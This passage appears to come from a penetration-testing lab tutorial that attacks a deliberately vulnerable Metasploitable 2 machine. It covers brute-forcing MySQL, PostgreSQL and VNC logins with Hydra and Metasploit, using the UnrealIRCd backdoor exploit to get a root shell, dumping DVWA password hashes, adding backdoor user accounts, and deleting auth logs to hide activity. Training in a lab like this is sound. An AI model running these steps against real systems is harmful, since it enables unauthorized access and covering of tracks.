or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 07:43:21
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399
), ~3586100 tries per task
[DATA] attacking mysql://192.168.0.103:3306/
[STATUS] 4389.00 tries/min, 4389 tries in 00:01h, 14340010 to do in 54:28h, 4 active
[3306][mysql] host: 192.168.0.103 login: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 07:44:26

```

Phase 3: Exploitation

- Exploit the vulnerability to gain access to the target system.
 - Use rlogin to connect to the target's system:

```
(kali@kali)-[~]
$ rlogin -l msfadmin 192.168.0.103
Last login: Sun Feb  9 22:26:36 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use `mysql -u root -p -h <target_ip>` to start sql console
 - Use SQL commands to access databases and other information:

Use `show databases;` command to see all the available databases in the target's system;

```
msfadmin@metasploitable:~$ mysql -u root -p -h 192.168.0.103
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 19026
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)
```

- Use `use <database_name>` to select a particular database:

Use show tables; command to see tables in databases:

```
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.00 sec)
```


- Use SQL Queries to get information from tables or databases:

```
mysql> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password                                     | avatar |
+-----+-----+-----+-----+-----+-----+
| 1       | admin      | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99          | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2       | Gordon     | Brown     | gordonb   | e99a18c428cb38d5f260853678922e03          | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3       | Hack       | Me        | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b          | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4       | Pablo      | Picasso   | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7          | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5       | Bob        | Smith     | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99          | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)
```

PostgreSQL (Port 5432 – PostgreSQL DB 8.3.0 - 8.3.7)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
(kali@kali)~$ msfconsole -q
msf6 > search postgresql

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/capture/postgres_login  normal         No    No     Authentication Capture: PostgreSQL
1  post/linux/gather/enum_users_history     normal         No    No     Linux Gather User History
2  exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08     excellent Yes    Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3  \_ target: Automatic
4  \_ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
5  \_ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
6  \_ target: Desktop Central [MSP] v7 >= b70200 / v8 / v9 < b90039 (MySQL) on Windows
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

Name           Current Setting  Required  Description
-  -
ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
CreateSession   false           no        Create a new session for every successful login
DATABASE        template1       yes       The database to authenticate against
DB_ALL_CREDS    false           no        Try each user/password couple stored in the current database
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain credentials.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 auxiliary(scanner/postgres/postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/postgres/postgres_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/postgres/postgres_login) > run
```

```
e or password)
[-] 192.168.0.103:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.103:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.103:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.103:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use `psql -U postgres -h <target_ip>`


```
(kali㉿kali)-[~]
└─$ psql -U postgres -h 192.168.0.103
Password for user postgres:
psql (16.3 (Debian 16.3-1+b1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=#
```

VNC (Port 5900 – VNC Viewer)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Using Brute-force to get Credentials

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use hydra to brute-force MySQL credentials:

hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://<target_ip>

```

(kali@kali)-[~]
$ hydra -P /usr/share/wordlists/rockyou.txt vnc://192.168.0.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 08:19:00
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
99), ~896525 tries per task
[DATA] attacking vnc://192.168.0.103:5900/
[5900][vnc] host: 192.168.0.103 password: password
[STATUS] attack finished for 192.168.0.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 08:19:02

```

Phase 3: Exploitation

- Exploit the vulnerability to gain access to the target system.
 - Use `vnc <target_ip>:5900` to connect to the target's system:

```
(kali@kali)-[~]  
$ vncviewer 192.168.0.103:5900  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like `whoami`, `pwd`, `ls`, etc to explore the system:

```
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

`rm -rf /var/log/auth.log`


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

IRC (Port 6667 – UnrealIRCd)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
(kali@kali)-[~]
$ msfconsole -q
msf6 > search unreal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  D
-  -
0  exploit/linux/games/ut2004_secure         2004-06-18      good    Yes    U
nreal Tournament 2004 "secure" Overflow (Linux)
1  \_ target: Automatic                      .              .       .       .
2  \_ target: UT2004 Linux Build 3120        .              .       .       .
3  \_ target: UT2004 Linux Build 3186        .              .       .       .
4  exploit/windows/games/ut2004_secure       2004-06-18      good    Yes    U
nreal Tournament 2004 "secure" Overflow (Win32)
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No     U
nreal IRC 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix
/irc/unreal_ircd_3281_backdoor
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      CHOST            no        The local client address
CPORT     CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:
host:port][ ... ]
RHOSTS    RHOSTS           yes       The target host(s), see https://docs.metasplo
it.com/docs/using-metasploit/basics/using-met
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Use show payloads to show different available payloads
- Set the payload using set payload <payload_number>
- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
```

#	Name	Disclosure	Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.		normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.		normal	No	Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.		normal	No	Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.		normal	No	Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.		normal	No	Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.		normal	No	Command, Generic Command Execution
6	payload/cmd/unix/reverse	.		normal	No	Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.		normal	No	Command Shell, Reverse TCP SSL (telnet)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.0.103	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.0.103:6667 - Connected to 192.168.0.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.103:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.0.103:4444
[*] Command shell session 1 opened (192.168.0.104:34989 -> 192.168.0.103:4444) at 2025-02-10 08:29:21 -0500
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
[*] Command shell session 1 opened (192.168.0.104:34989 → 192.168.0.103:4444) at 2025-02-10 08:29:21 -0500

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```

